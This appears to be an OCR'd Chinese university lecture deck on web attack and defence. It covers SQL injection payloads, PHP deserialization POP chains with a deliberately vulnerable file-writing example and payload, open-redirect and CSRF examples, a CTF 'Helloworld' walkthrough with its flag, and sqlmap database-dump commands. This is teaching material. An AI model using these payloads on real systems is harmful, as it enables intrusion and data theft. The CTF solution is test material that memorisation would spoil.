Web-网络攻防

Date: August 27, 2025

Press Space for next page →

Web安全

研究对象

Web应用程序、Web服务器、网络通信、客户端环境等

常见漏洞

SQL注入、CSRF、SSRF、XSS、命令执行、反序列化、弱口令、会话劫持等

常见语言

Java、PHP、JavaScript、Go等

SQL注入漏洞

SQL基础

- 增删改查

```
SELECT 列名称 FROM 表名称 WHERE 字段1 = '条件1' AND 字段2 = '条件2'
```

```
INSERT INTO table_name (列1, 列2,...) VALUES (值1, 值2,....)
```

```
UPDATE 表名称 SET 列名称 = 新值 WHERE 列名称 = 某值
```

```
DELETE FROM 表名称 WHERE 列名称 = 值
```

- 常见数据库
  - mysql、oracle、access、sqlite、postgersql...

SQL注入漏洞

定义

SQL注入是开发者没有对**用户的输入数据进行严格的限制/转义**，致使用户在输入一些特定的字符时，在与后端设定的sql语句进行拼接时产生了歧义，使得用户可以控制该条sql语句与数据库进行通信对象。

成因

程序编写者在处理程序和数据库交互时，使用字符串拼接的方式构造SQL语句未对用户可控参数进行足够的过滤便将参数内容拼接进入到SQL语句中

SQL注入实践

利用步骤

- 判断注入类型
  - `1 and 1=1`、`1 and 1=2`、`1'`等
- 判断字段数
  - `1'order by 3--+`、`1'order by 4--+`
- 判断回显位置
  - `-1' union select 1,2,3--+`
- 查询当前数据库信息
  - `-1' union select 1,@@version,database()--+`
- 收集数据库名、表名、列名、数据库数据等

Sql语句: `$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1"`

拼接后: `SELECT * FROM users WHERE id='-1' union select 1,@@version,database()--+' LIMIT 0,1`

SQL注入实践

测试闭合

- 区分页面返回状态：正常 or 报错 or 其他
- 确定闭合方式 `'` or `"` or 其他

联合注入

- 在原来查询条件的基础上，通过系统关键字`union`从而拼接上我们自己的`select`语句，后个`select`得到的结果将拼接到前个`select`的结果后边
- Union用于将多个`select`结果集进行合并，Union内部的`select`语句必须拥有相同数量的列
- 举例：`select user_id,first_name from users union select 1,2`
- `bob' union select database(),2` 获得数据库名
- `bob' union select TABLE_SCHEMA, TABLE_NAME from INFORMATION_SCHEMA.TABLES where TABLE_SCHEMA = 'somesdatabase'` 查询数据库中所有的表
- `bob' union select TABLE_NAME,COLUMN_NAME from INFORMATION_SCHEMA.COLUMNS where TABLE_SCHEMA = 'someschema' and TABLE_NAME = 'sometable'` 查询表中所有的列

Learn More

SQLite注入

SQL注入闭合方式：`'` `"` `)` 等

SQL注入注释：`#` `--Space` `--+` `/**/` 等

反序列化漏洞

序列化与反序列化

- 序列化
  - 将对象转换成字节流或字符串的过程，便于将其保存到文件、数据库或通过网络传输
- 反序列化
  - 将字节流或字符串转换回原始的对象形式，以便在程序中重新使用
- 应用场景
  - 对象持久化、远程通信、缓存等

序列化与反序列化操作

PHP

- 使用serialize函数进行序列化
- 使用unserialize函数进行反序列化

Java

- 相应的类需要继承 `java.io.Serializable` 接口才可序列化
- 使用 `java.io.ObjectOutputStream` 类的 `writeObject` 方法将对象写入输出流
- 使用 `java.io.ObjectInputStream` 类的 `readObject` 方法从输入流中读取对象

PHP魔术方法

`__construct()`	当创建对象时触发，一般用于初始化对象
`__sleep()`	使用serialize()时自动触发
`__wakeup()`	使用unserialize()时自动触发
`__destruct()`	对象被销毁时触发
`__toString()`	当一个类被当成字符串使用时触发
`__invoke()`	当尝试以调用函数的方式调用一个对象时触发
`__call()`	在对象上下文中调用不可访问的方法时触发
`__callStatic`	在静态上下文中调用不可访问的方法时触发

> 注意： `unserialize()` 不会调用 `__construct()`

序列化1

```php
<?php
class A {
    public $name;
    public function __construct($name = "default") {
        $this->name = $name;
        echo "success call __construct, name = {$this->name}\
    }
    public function __sleep() {
        echo "success call __sleep\n";
        return ['name'];
    }
    public function __wakeup() {
        echo "success call __wakeup, name = {$this->name}\n";
    }
    public function __destruct() {
        echo "success call __destruct\n";
    }
}

$a = new A("ctf");
$output = serialize($a);
echo $output . "\n";
?>
```

```
PS D:\mycourses\ctf > php a.php
success call __construct, name = ctf
success call __sleep
O:1:"A":1:{s:4:"name";s:3:"ctf";}
success call __destruct
```

序列化2

```php
<?php
class A {
    public $a;
    public function __construct() {
        echo "success call __construct\n";
    }
    public function __wakeup() {
        echo "success call __wakeup\n";
    }
    public function __destruct() {
        echo $this->a;
        echo "success call __destruct\n";
    }
}

class B{
    public $b;
    public function __toString(){
        echo "success call __toString\n";
        @$this->b->method();
        return '';
    }
}
```

```php
class C{
    public function __call($name, $value){
        echo "success call __call\n";
    }
}

$object_a = new A();
$object_a->a = new B();
$object_a->a->b = new C();
$output = serialize($object_a);
echo $output."\n";

?>
```

```
PS D:\mycourses\ctf > php b.php
success call __construct
O:1:"A":1:{s:1:"a";O:1:"B":1:{s:1:"b";O:1:"C":0:{}}}
success call __toString
success call __call
success call __destruct
```

反序列化

```php
<?php
class A {
    public $a;
    public function __construct() {
        echo "success call __construct\n";
    }
    public function __wakeup() {
        echo "success call __wakeup\n";
    }
    public function __destruct() {
        echo $this->a;
        echo "success call __destruct\n";
    }
}

class B{
    public $b;
    public function __toString(){
        echo "success call __toString\n";
        @$this->b->method();
        return '';
    }
}
```

```php
class C{
    public function __call($name, $value){
        echo "success call __call\n";
    }
}

# $object_a = new A();
# $object_a->a = new B();
# $object_a->a->b = new C();
# $output = serialize($object_a);
# echo $output."\n";

$mystr = 'O:1:"A":1:{s:1:"a";O:1:"B":1:{s:1:"b";O:1:"C":0:{}}}';
unserialize($mystr);

?>
```

```
PS D:\mycourses\ctf > php b.php
success call __toString
success call __call
success call __destruct
```

反序列化漏洞

定义

当应用程序在反序列化过程中不充分地验证、检查或过滤序列化数据时，攻击者可以构造恶意的序列化数据，通过利用漏洞触发不良行为

影响

命令执行、远程代码执行、拒绝服务、敏感数据泄露等

反序列化漏洞检测

代码审计：寻找POP链

> POP（Property Oriented Programming）
>
> PHP反序列化漏洞的攻击流程通常涉及构造一个恶意的序列化数据，当该数据被反序列化时，会触发一系列类的构造函数、析构函数或魔术方法（如 __wakeup、__destruct、__call 等），这些方法会按照某种顺序被调用，最终导致代码执行或其他恶意行为。
>
> 这个类与方法之间的调用顺序被称为 "调用链"，而这个攻击方法的整体流程简称为 "POP链"

用户可控反序列化→魔术方法→魔术方法中调用的其他函数→同名函数或通过传递可调用的函数→敏感操作

利用方式

原生类利用、反序列化字符串逃逸、phar协议利用、PHP引用等

举例分析

```php
<?php
require "shell.php";
class B{
    function __construct($test){
        $fp = fopen("shell.php","w") ;
        fwrite($fp,$test);
        fclose($fp);
    }
}
class A{
    var $test = '123';
    function __wakeup(){
        $obj = new B($this->test);
    }
}
$class1 = $_GET['test'];
echo "</br>";
$class1_unser = unserialize($class1);
?>
```

敏感操作：**fwrite**；用户可控参数：**test**（经过反序列化处理）

调用链：**A::_wakeup→B::_construct**

GET提交 `test=O:1:"A":1:{s:4:"test";s:18:"<\?php phpinfo();\?>";}`

举例分析

```
test=O:1:"A":1:{s:4:"test";s:18:"<\?php phpinfo();\?>";}
```

- **手动编写**PHP脚本进行序列化，并通过 `serialize()` 函数生成数据

```php
class A {
    public $test = '<?php phpinfo();?>';
}
$obj = new A();
echo serialize($obj);
```

- **如何防范**
  - 验证输入:确保 $_GET'test' 中的数据是安全的，避免直接使用用户输入的序列化数据
  - 使用 `safe_unserialize`
  - ...

GET请求

通过GET请求暴露或利用应用程序中的安全漏洞。


URL参数泄露	GET请求通过URL传输参数，这些参数可能包含敏感信息	`http://example.com/profile?user_id=12345`
URL重定向漏洞	攻击者可以操控URL参数，使用户被重定向到恶意网站	`http://example.com/redirect?url=http://malicious-site.com`
跨站点请求伪造（CSRF）	攻击者诱骗用户点击恶意链接，借此在用户已登录的网站上执行未经授权的操作	


其他

- Linux命令行通配符、伪协议、文件包含、`file_get_contents()`
- php环境准备：phpstudy

Helloworld

本科生网安实验平台





hint:提示使用python3 request库

Request

```
pip install requests
```

- python基础学习 、 Request库

Web应用程序安全测试工具**Burp**

- 由 PortSwigger 开发，包括社区版和专业版
- 提供了全面的功能集，包括代理、爬虫、扫描器、Intruder、Repeater 等

  `https://portswigger.net/burp`

Web应用程序安全测试工具**Yakit**

- 用于构建和管理Web应用程序中的 HTTP 代理的开源工具
- 专注于 HTTP 代理和流量拦截、修改，适合需要精细化控制 HTTP 请求和响应的场景。
- 不具备内建的自动化漏洞扫描功能，主要依赖于用户手动修改和分析 HTTP 流量

  `https://github.com/yaklang/yakit`

Yakit

Request

数据包扫描 美化 热加载 构造请求

```
1  GET / HTTP/1.1
2  Host: 10.140.32.159:47378
3  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
   image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
4  Accept-Encoding: gzip, deflate
5  Accept-Language: zh-CN,zh;q=0.9
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/127.0.0.0 Safari/537.36
8
9
```


Responses 2415bytes / 12ms 美化 渲染 编码 请输入

```
<?php
header("content-type:text/html;charset=utf-8");
"POST 和 GET 游戏现在开始！";
setcookie('token', 'post');
show_source(__FILE__);
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $input = $_POST['key'];
        if ($input == 'flag') {
                $txt = file_get_contents("get.php");
                echo $txt;

        }else{
                echo "少年还得多想想噢！";
        }

}
?>
```

Yakit


Request
数据包扫描
美 化
热加载
构造请求
GET / HTTP/1.1
Host : 10.14
Accept: text/
image/apng,*/
Accept-Encodi
Accept-Langua
Upgrade-Insec
User-Agent: M
Gecko) Chrome
字体大小
显示换行符
编码
解码
HTTP数据包变形
插件扩展
AI插件
插入标签/字典
复制为 URL
复制 curl 命令
复制为 CSRF PoC
浏览器中打开URL
改变 HTTP 方法成 GET Ctrl+Shift+H
改变 HTTP 方法成 POST
改变 HTTP 方法成 HEAD
HTTP Chunk 编码
修改为上传数据包

Yakit

Request

数据包扫描 | 美化 | 热加载 | 构造请求

```
1   POST / HTTP/1.1
2   Host ? : 10.140.32.159:47378
3   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
    image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
4   Accept-Encoding: gzip, deflate
5   Accept-Language: zh-CN,zh;q=0.9
6   Upgrade-Insecure-Requests: 1
7   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
    Gecko) Chrome/127.0.0.0 Safari/537.36
8   Content-Type: application/x-www-form-urlencoded
9   Content-Length auto : 8
10  token: post
11
12  key=flag
```

Yakit

Request

数据包扫描 美化 热加载 构造请求

```
1  POST / HTTP/1.1
2  Host ? : 10.140.32.159:47378
3  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
   image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
4  Accept-Encoding: gzip, deflate
5  Accept-Language: zh-CN,zh;q=0.9
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/127.0.0.0 Safari/537.36
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length auto : 8
10 token: post
11
12 key=flag
```

Responses 2811bytes / 12ms 美化 渲染 编码 请输入定位响应

```
<?php
header("content-type:text/html;charset=utf-8");
"POST 和 GET 游戏现在开始！";
setcookie('token', 'post');
show_source(__FILE__);
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $input = $_POST['key'];
        if ($input == 'flag') {
                $txt = file_get_contents("get.php");
                echo $txt;

        }else{
                echo "少年还得多想想噢！";
        }
```

Yakit

Request

数据包扫描 美化 热加载 构造请求

```
POST / HTTP/1.1
Host : 10.140.32.159:47378
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Content-Length auto : 8
token: post

key=flag
```

Responses 2811bytes / 12ms

美化 渲染 编码 请输入定位响应

远端地址:10.140.32.159:47378;
应时间:12ms; 总耗时:20ms; UR
ttp://10.140.32.159:47378/

```
<span style="color: #007700">= </span
<span style="color: #0000BB">file_get_contents</span
<span style="color: #007700">(</span
<span style="color: #DD0000">"get.php"</span
<span style="color: #007700"
);<br />         echo 
</span
<span style="color: #0000BB">$txt</span
<span style="color: #007700"
;<br />        
<br />    }else{
<br />          echo </
span
<span style="color: #DD0000">"
<span style="color: #007700"
;<br />    }
<br />
<br />}<br /></span
<span style="color: #0000BB">?&gt;</span>
</span></code
><?php
header("content-type:text/html;charset=utf-8");
"恭喜你完成了一半游戏了！";
if ($_SERVER['REQUEST_METHOD'] === 'GET') {
    $input = $_GET['flag'];
    if ($input == "sdfcfcvfgfdeeffgdsd") {
        $flag = file_get_contents("/flag");
        echo $flag;
    }else{
        echo "少年还得多想想噢！";
    }
}else{
    echo "这轮是GET请求噢!";
}
?>
```

Character entity representing ' ', unicode equival

Yakit

Request

数据包扫描 美化 热加载 构造请求

```
GET /get.php?flag=sdfcfcvfgfdeeffgdsd HTTP/1.1
Host: 10.140.32.159:47378
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.0.0 Safari/537.36
token: post

```

Responses 43bytes / 9ms

美化 渲染 编码 请输入定位响应

```
HTTP/1.1 200 OK
Date: Mon, 19 Aug 2024 08:02:16 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=utf-8
Content-Length: 43

flag{e73f45e3-a1cf-437f-9a9b-b55ffaba5d8e}

```

远端地址:10.140.32.159:47378; 响应时间:9ms; 总耗时:17ms; URL:http://10.140.32.159:47378/get...

实验报告

- 命名方式：学号-姓名-Web.pdf
- 截止日期：夏季学期第二周第一次课 课前
- 要求：
  - 实验报告应包括相关知识点简要总结、思路分析、操作过程截图、及实验思考（如果有的话）
  - Web-helloworld 实验要求在使用工具的基础上，进一步使用python requests库编写脚本解题

题目分析

SQL注入

SQLmap工具

SQL注入原理回顾

- SQL 注入是一种将 SQL 代码插入或添加到应用（用户）的输入参数中，之后再将这些参数传递给后台的 SQL 服务器加以解析并执行的攻击。
- 攻击者能够修改 SQL 语句，该进程将与执行命令的组件（如数据库服务器、应用服务器或 WEB 服务器）拥有相同的权限。
- 如果 WEB 应用开发人员无法确保在将从 WEB 表单、cookie、输入参数等收到的值传递给 SQL 查询（该查询在数据库服务器上执行）之前对其进行过验证，通常就会出现 SQL 注入漏洞。

SQL注入

SQLmap工具

SQL注入步骤回顾

- 寻找注入点，是否存在注入。如果存在继续往下
- 是否有错误回显，无错误回显属于盲注。暂先讨论有错误回显。
- 使用order by 或者 select确定表单列数
- 使用union select 判断注入类型是数字型还是字符型
- 确定报错位置
- 得到当前数据库名
- 得到当前数据库的关键表名
- 得到数据库的关键表的列数
- 列举关键字段，获取关键信息

SQL注入

SQLmap工具 安装方法 pip install sqlmap

SQLMAP使用步骤

- 判断是否存在注入点，并得出该点的注入类型
- `--dbs` 得到所有数据库
  - 命令：`python sqlmap.py -u url --dbs`
- 选择其中一个数据库并得到该数据库下的所有表
  - 命令：`python sqlmap.py -u url -D "db_name" --tables`
- 选择其中一个数据库的其中一个关键表并列举字段
  - 命令：`python sqlmap.py -u url -D "db_name" -T "tablename" --columns`
- 得到其中一个数据库的其中一个关键表并列举到所有字段，接下来获取该字段内的内容信息。
  - 命令：`python sqlmap.py -u url -D "db_name" -T "tablename" -C "column_name" --dump`